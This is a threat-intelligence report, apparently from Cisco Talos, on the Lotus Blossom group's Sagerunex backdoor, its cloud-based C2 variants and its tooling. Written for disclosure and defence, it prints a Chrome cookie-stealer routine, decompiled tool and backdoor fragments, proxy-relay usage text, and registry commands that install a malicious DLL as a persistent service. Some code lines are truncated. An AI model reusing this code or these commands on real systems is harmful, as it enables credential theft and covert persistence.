Lotus Blossom espionage group targets multiple industries with different versions of Sagerunex and hacking tools

By Joey Chen

Published: 2025-02-27 · Archived: 2026-04-06 01:31:09 UTC


Thursday, February 27, 2025 06:00

- Cisco Talos discovered multiple cyber espionage campaigns that target government, manufacturing, telecommunications and media, delivering Sagerunex and other hacking tools for post-compromise activities.
- Talos attributes these attacks to the threat actor known as Lotus Blossom. Lotus Blossom has actively conducted cyber espionage operations since at least 2012 and continues to operate today.
- Based on our examination of the tactics, techniques, and procedures (TTPs) utilized in these campaigns, alongside the deployment of Sagerunex, a backdoor family used exclusively by Lotus Blossom, we attribute these campaigns to the Lotus Blossom group with high confidence.
- We also observed Lotus Blossom gain persistence using specific commands to install their Sagerunex backdoor within the system registry and configuring it to run as a service on infected endpoints.
- Lotus Blossom has also developed new variants of Sagerunex that not only use traditional command and control (C2) servers but also use legitimate, third-party cloud services such as Dropbox, Twitter, and the Zimbra open-source webmail as C2 tunnels.

A multi-campaign, multi-variant backdoor operation


Talos assesses with high confidence that Lotus Blossom (also referred to as Spring Dragon, Billbug, Thrip) threat actors are responsible for these campaigns. The group was previously publicly disclosed as an active espionage group operating since 2012. Our assessment is based on the TTPs, backdoors, and victim profiles associated with

each activity. Our observations indicate that Lotus Blossom has been using the Sagerunex backdoor since at least 2016 and is increasingly employing long-term persistence command shells and developing new variants of the Sagerunex malware suite. The operation appears to have achieved significant success, targeting organizations in sectors such as government, manufacturing, telecommunications and media in areas including the Philippines, Vietnam, Hong Kong and Taiwan.



Our investigation uncovered two new variants of the Sagerunex backdoor, which were detected during attacks on telecommunications and media companies, as well as many Sagerunex variants persistent in the government and manufacturing industries. These new variants no longer rely on the original Virtual Private Server (VPS) for their C2 servers. Instead, they use third-party cloud services such as Dropbox, Twitter, and the Zimbra open-source webmail service as C2 tunnels to evade detection. In our malware analysis section, we will delve into the technical specifics of each Sagerunex backdoor variant and illustrate their configurations. Some configurations reveal the possible original file paths of the malware, providing insights into the threat actor's host paths.

We also compiled a timeline for the evolution of Sagerunex by analyzing data from the campaigns we observed, third-party reports, malware compilation timestamps, and the timestamps of victim uploads on the C2 service:



Attributing the attacks to Lotus Blossom

Talos has identified strong evidence to attribute these campaigns to the Lotus Blossom group, primarily due to the presence of the Sagerunex backdoor within these operations. Sagerunex is a remote access tool (RAT) assessed to be an evolution of an older Billbug tool known as Evora. Sagerunex is designed to be dynamic link library (DLL) injected into an infected endpoint and executed directly in memory.

We also observed the Sagerunex backdoor employ various network connection strategies to ensure it remains under the actor's control. Despite the development of three distinct variants, the foundational structures and core functionalities of the backdoor remain consistent. These consistent elements enable us to confidently categorize all identified variant backdoors as part of the Sagerunex family.

Moreover, the consistent patterns in victimology and the TTPs identified across these campaigns strongly support our attribution to the Lotus Blossom espionage group. This consistency, seen in the selection of targets and the methods employed, aligns with the known operational characteristics of Lotus Blossom, providing compelling evidence that these campaigns are orchestrated by this specific threat actor.

Lotus Blossom’s latest attack chain

We conducted research into the main elements of the attack including the specific functions of each malware strain and how Lotus Blossom managed to evade detection for several months. We also observed the threat actor leverage a number of hacking and open-source tools to achieve their objectives.

- Cookie stealer tool: Pyinstaller bundle of a Chrome cookie stealer which is an open-source tool from github. Lotus Blossom used it to harvest Chrome browser credentials.

```
def get_cookies_from_chrome(domain):
    sql = "SELECT host_key,name,path,encrypted_value,is_secure,is_persistent,is_httponly FROM cookies"
    conn = sqlite3.connect("Cookies")
    conn.text_factory = lambda x: str(x, "gbk", "ignore")
    cursor = conn.cursor()
    cursor.execute(sql)
    cookie = ""
    f = open("tmcok43.tmp", "a")
    for hostkey, name, path, encrypted_value, is_secure, is_httponly, is_persistent in cursor.fetchall():
        try:
            if is_secure == 1:
                is_secure = "true"
            else:
                is_secure = "false"
            if is_httponly == 1:
                is_httponly = "true"
            else:
                is_httponly = "false"
            if is_persistent == 1:
                is_persistent = "1"
            else:
                is_persistent = "0"
            value = chrome_decrypt(encrypted_value)
            if value is not None:
                cookie1 = hostkey + "\t" + is_secure + "\t" + path + "\t" + is_httponly + "\t" + is_persis
                cookie += hostkey + "\t" + is_secure + "\t" + path + "\t" + is_httponly + "\t" + is_persis
                f.write(cookie1)
        except Exception as e:
            try:
                f.close
                print(e)
            finally:
                e = None
                del e

    f.close
    return cookie


if __name__ == "__main__":
    domain = "xxx.com"
    cookie = get_cookies_from_chrome("")
```

- Venom proxy tool: A proxy tool developed for penetration testers using Go language. The threat actor customized this Venom tool and hardcoded the destination IP address in each activity.

- Adjust privilege tool: Enabled the threat actor to retrieve another process token and adjust privilege for the launch process.

```
if ( argc == 1 )
{
  printf("usage:%s pid image parameters \r\n\r\n", *argv);
}
else
{
  sub_401050("debug - argv[1] %s\r\n", (char)argv[1]);
  sub_401050("debug - argv[2] %s\r\n", (char)argv[2]);
  memset(v10, 0, sizeof(v10));
  for ( i = 3; i < argc; ++i )
  {
    v4 = 1024;
    v5 = v10;
    while ( *v5 )
    {
      ++v5;
      if ( !--v4 )
        goto LABEL_9;
    }
    sub_401000(&v10[1024 - v4], v4);
LABEL_9:
    v6 = 1024;
    v7 = v10;
    while ( *v7 )
    {
      ++v7;
      if ( !--v6 )
        goto LABEL_14;
    }
    sub_401000(&v10[1024 - v6], v6);
LABEL_14:
    sub_401050("debug - argv[%d] %s\r\n", i);
  }
```

- Archiving tool: A customized compressed and encrypted tool which enabled the attacker to steal each file or entire folder to the specific file path with protection. For example, the tool archived Chrome and Firefox browser cookies folders.

```
          || (_DWORD)ElementSize != v44 )
        {
          sub_140001030((int)L"[!] Read data error\n");
          goto LABEL_134;
        }
        if ( wfopen_s(&Stream, (const wchar_t *)v2, L"wb+") )
        {
          v45 = GetLastError();
          sub_140001030((int)L"[!] Create file %s error: %d\n", v2, v45);
          fclose(Stream);
          goto LABEL_134;
        }
        fwrite(v40, (unsigned int)ElementSize, 1ui64, Stream);
        v46 = Stream;
      }
      fclose(v46);
    }
  }
LABEL_131:
  j_j_free(v40);
  v8 = 1;
  goto LABEL_135;
 }
 v98 = v97;
 if ( v97 && (v38 = *(_QWORD *)(v97 + 8)) != 0 && (*(_DWORD *)(*(_QWORD *)(v38 + 72) + 32i64) & 0x800) != 0 )
 {
  sub_140001150("[!] Compressed file not supported yet\n");
 }
 else
 {
  v98 = v97;
  if ( v97 && (v39 = *(_QWORD *)(v97 + 8)) != 0 && (*(_DWORD *)(*(_QWORD *)(v39 + 72) + 32i64) & 0x4000) != 0 )
    sub_140001150("[!] Encrypted file not supported yet\n");
  else
    sub_140001150("[!] Cannot parse file attributes\n");
 }
LABEL_134:
```


- Port relay tool: The threat actor named this tool “mtrain V1.01” which is a modified proxy relay tool from HTran. The tool allowed the threat actor to relay the connection from the victim machine to the internet.

```
Cmder

C:\Users\yyds\Desktop
λ mtrain.exe_f2370de517a032a27fcf3ba175e611a1b1a2b0ba -debug

======================== MTrain V1.01 ======================

# Usage of MTrain:
   mtrain.exe_f2370de517a032a27fcf3ba175e611a1b1a2b0ba -<l|t|s> <option> [-log logfile] [-debug]

# option:
        -l      <ConnectPort> <TransmissionPort>
        -t      <ConnectPort> <TransmissionHost> <TransmissionPort>
        -s      <ConnectHost> <ConnectPort> <TransmissionHost> <TransmissionPort>
```

- RAR tool: An archive manager that the threat actor used to archive or zip files.

Extended persistence

Lotus Blossom frequently utilizes the Impacket tool to execute remote processes and commands within the victim's environment, consistent with known Lotus Blossom TTPs. Once they gain access to a target, their operations typically unfold over multiple stages. Each stage is carefully executed, indicating a well-planned strategy aimed at achieving long-term objectives. This multi-stage approach enables them to maintain a presence in the network for extended periods, often going undetected for several months. Below is an example of overall attack chain visualization.



In the compromised environment, the threat actor executes various commands such as “net,” “tasklist,” “quser,” “ipconfig,” “netstat,” and “dir.” These commands are used to gather detailed information about user accounts, directory structures, process activities, and network configurations. Following the initial reconnaissance, the actor assesses whether the compromised machine can connect to the internet. If internet access is restricted, then the actor has two strategies: using the target's proxy settings to establish a connection or using the Venom proxy tool to link the isolated machines to internet-accessible systems. Additionally, we have noticed that the actor frequently deposits backdoor and hacking tools in the "public\pictures" subfolder. This location is publicly accessible to all users and, unlike system folders, is not hidden or protected, making it a strategic choice for evasion and continued access.

Besides running commands for discovery and lateral movement, we also observed Lotus Blossom use specific commands to install their notorious Sagerunex backdoor within the system registry, configuring it to run as a service. Presented below are the command lines the actor used to install the backdoor as a service.

```
reg add HKLM\SYSTEM\CurrentControlSet\Services\tapisrv\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\tapisrv.dll /f

reg add HKLM\SYSTEM\CurrentControlSet\Services\tapisrv /v Start /t REG_DWORD /d 2 /f
```

reg add HKLM\SYSTEM\CurrentControlSet\Services\swprv\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\swprv.dll /f reg add HKLM\SYSTEM\CurrentControlSet\Services\swprv\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\system32\swprv.dll /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\appmgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\swprv.dll /f reg add HKLM\SYSTEM\CurrentControlSet\Services\appmgmt /v Start /t REG_DWORD /d 2 /f
reg add HKLM\SYSTEM\CurrentControlSet\Services\appmgmt\Parameters /v ServiceDll /t REG_EXPAND_SZ /d c:\windows\system32\appmgmts.dll /f

The actor used the following commands to verify that the backdoor can successfully run as a service.

reg query HKLM\SYSTEM\CurrentControlSet\Services\swprv\Parameters

reg query HKLM\SYSTEM\CurrentControlSet\Services\tapisrv\Parameters

reg query HKLM\SYSTEM\CurrentControlSet\Services\appmgmt\Parameters

Sagerunex malware analysis

In this section, we provide in-depth technical analysis of the multiple variants of the Sagerunex backdoor. Our exploration will begin with a detailed examination of a particular Sagerunex backdoor variant that exhibits a high degree of code similarity and workflow resemblance to those described in other vendors' blog posts. This analysis will help establish connections and highlight the shared characteristics observed across different Sagerunex variants.


Next, we will shift our focus to another intriguing variant of the Sagerunex backdoor, which utilizes Dropbox as its C2 server. This unconventional choice of a third-party cloud service illustrates the threat actor's adaptability and efforts to evade detection. Additionally, we have identified another variant of the Sagerunex backdoor that leverages the Zimbra open-source webmail service for its C2 operations. This finding further underscores the diverse strategies Lotus Blossom employs to maintain control and persist within compromised environments.

We examined the loader code similarity to identify numerous variants of the Sagerunex backdoor. By analyzing the loader and the behavior of the Sagerunex backdoor, we can classify the malware into the Sagerunex family. Despite the loader's compact size and primary function of injecting the Sagerunex backdoor into memory, we have identified two distinct loader patterns. The first pattern involves the decryption algorithm: the loader embeds and encrypts the Sagerunex backdoor, utilizing a customized decryption process to extract it. The second pattern is the "servicemain" function, where the loader verifies its environment, ensuring it can only be executed as a service.


Furthermore, we also observed the actor employ VMProtect, a software protection tool, to obfuscate Sagerunex code and evade detection by antivirus products. These sophisticated techniques are used to maintain the persistence of Sagerunex backdoor variants.

Sagerunex malware similarity

During its initial execution, Sagerunex conducts several checks before sending a beacon to its C2 server. These verification functions are present across all Sagerunex variants. The initial check involves searching for a debug log file in the temp folder. Regardless of whether this debug log file is present, all Sagerunex variants will proceed with execution. If the debug log is found, the backdoors will encrypt the debug strings along with a timestamp and store them in the log file. Below is a screenshot displaying the debug file names for all Sagerunex variants. From left to right, the versions include: the "Beta" version, featuring clear debug strings within its code flow; the original version, previously discussed in another blog post and the code flow is same as Beta version; the Dropbox and Twitter versions, which utilize these third-party cloud services as C2 channels; and finally, the Zimbra version, which employs the Zimbra webmail service for C2 purposes.



The second check involves verifying the existence of the backdoor configuration file within a specific directory and under a designated filename. Below, we provide examples of different versions of the Sagerunex configuration file paths and filenames uncovered during our research. We suspect there may be additional directories that remain undiscovered. These are likewise ordered in the same manner as the preceeding paragraph.




Subsequently, the Sagerunex backdoor examines the system time to decide whether to execute its main function immediately or delay its execution. Each Sagerunex variant possesses its own time-check logic. For example, one variant checks if it operates during working hours (e.g. 10:00 am to 7:00 pm), while another ensures that the system hours do not exceed the system minutes. Despite these slight variations in check strategies among the

Sagerunex backdoors, they all utilize the same pause API, "WaitForSingleObject," and uniformly wait for 300,000 milliseconds before proceeding again with time-check logic.

A final shared feature among all Sagerunex variants is their approach to proxy configuration, which enables the backdoor to successfully connect to the C2 server. While the malware includes several proxy-related functions, not all variants utilize every available option. Some rely solely on web proxy “autodiscovery” for accessing proxy services. Additionally, we identified hardcoded proxy servers, along with proxy usernames and passwords, within the Sagerunex configuration files. This discovery strongly supports our assessment that Lotus Blossom's activities are intended for espionage purposes.

Beta version of Sagerunex

The Beta version of Sagerunex closely resembles the Sagerunex backdoor discussed previously in this post. However, this Beta version includes additional debug strings featuring more complete sentences, which is why we have called it the Beta version of Sagerunex. For example, as shown in the screenshot below, while typical Sagerunex debug strings often use "0x00" as a prefix followed by error or behavior shortcut strings, the Beta version offers more detailed information, such as "Online Fail! Wait for %d mins\r\n." Furthermore, this Beta version also provides us with a clearer understanding of Sagerunex workflow.



```
        ++v20;
      while ( *(_BYTE *)(v18 + v20 + 788) );
      if ( v20 < 0x7D )
      {
        if ( (unsigned int)Connect_C2(int_BUF, j) )
        {
          v15 = 0;
          v14 = j;
          goto LABEL_38;
        }
        write_log("Online fail - %d", (unsigned int)(j + 1));
        *(_DWORD *)(int_BUF + 3808) = 0;
      }
      else
      {
LABEL_30:
        if ( !j )
        {
          write_log("Missing server config.");
          return 0i64;
        }
      }
    }
    v21 = v13 - 1;
    v22 = 10;
    v23 = 20;
    if ( v21 > 0 )
      v23 = 5;
    if ( v21 > 0 )
      v22 = v21;
    v13 = v22;
    write_log("Online Fail!Wait for %d mins\r\n", v23);
    v24 = 60000 * v23;
  }
  else
  {
    if ( !(unsigned int)Connect_C2(int_BUF, v14) )
    {
      v15 = 1;
      goto LABEL_40;
    }
LABEL_38:
    write_log("Sleep - %d mins\r\n", *(unsigned int *)(int_BUF
    v24 = 60000 * *(_DWORD *)(int_BUF + 568);
```

```
  srand(v24);
  v25 = rand();
  *(_QWORD *)(a1 + 51264) = 1i64;
  v26 = v25 % 5;
  v37 = v25 % 5 + 5;
  for ( i = !__OFSUB__(v26, v26 + 5); i; i = v26 < v37 )
  {
    v28 = 50i64 * (v26 % 5);
    if ( strlen((const char *)(v28 + a1 + 51288)) && strlen((
    {
      dword_1800414EC = 1;
      dword_1800414E8 = 0;
      sub_180002148("0x00, %d.", (unsigned int)(v26 % 5));
      if ( (unsigned int)sub_18000339C(a1) )
      {
        TickCount = GetTickCount();
        srand(TickCount);
        v30 = 60 * *(_DWORD *)(a1 + 52292);
        v31 = rand();
        v32 = rand() * v31 % (v30 / 3) + v30;
        sub_180002148("0x06, DT %d.", (unsigned int)v32);
        WaitForSingleObject(a3, 1000 * v32);
        v21 += v32 % 60;
        goto LABEL_25;
      }
      sub_180002148("0x00, LG failed.");
    }
    ++v26;
  }
  v33 = 30;
  if ( --v20 > 0 )
    v33 = 5;
  if ( !v20 )
    v20 = 10;
  sub_180002148("0x00, OL failed, s %d.", v33);
  WaitForSingleObject(a3, 60000 * v33);
  v21 += v33;
LABEL_25:
  ;
 }
 while ( v21 < 720 );
 return 1i64;
}
```

Fig. The left side is the Beta version of Sagerunex and the right side is typical Sagerunex.

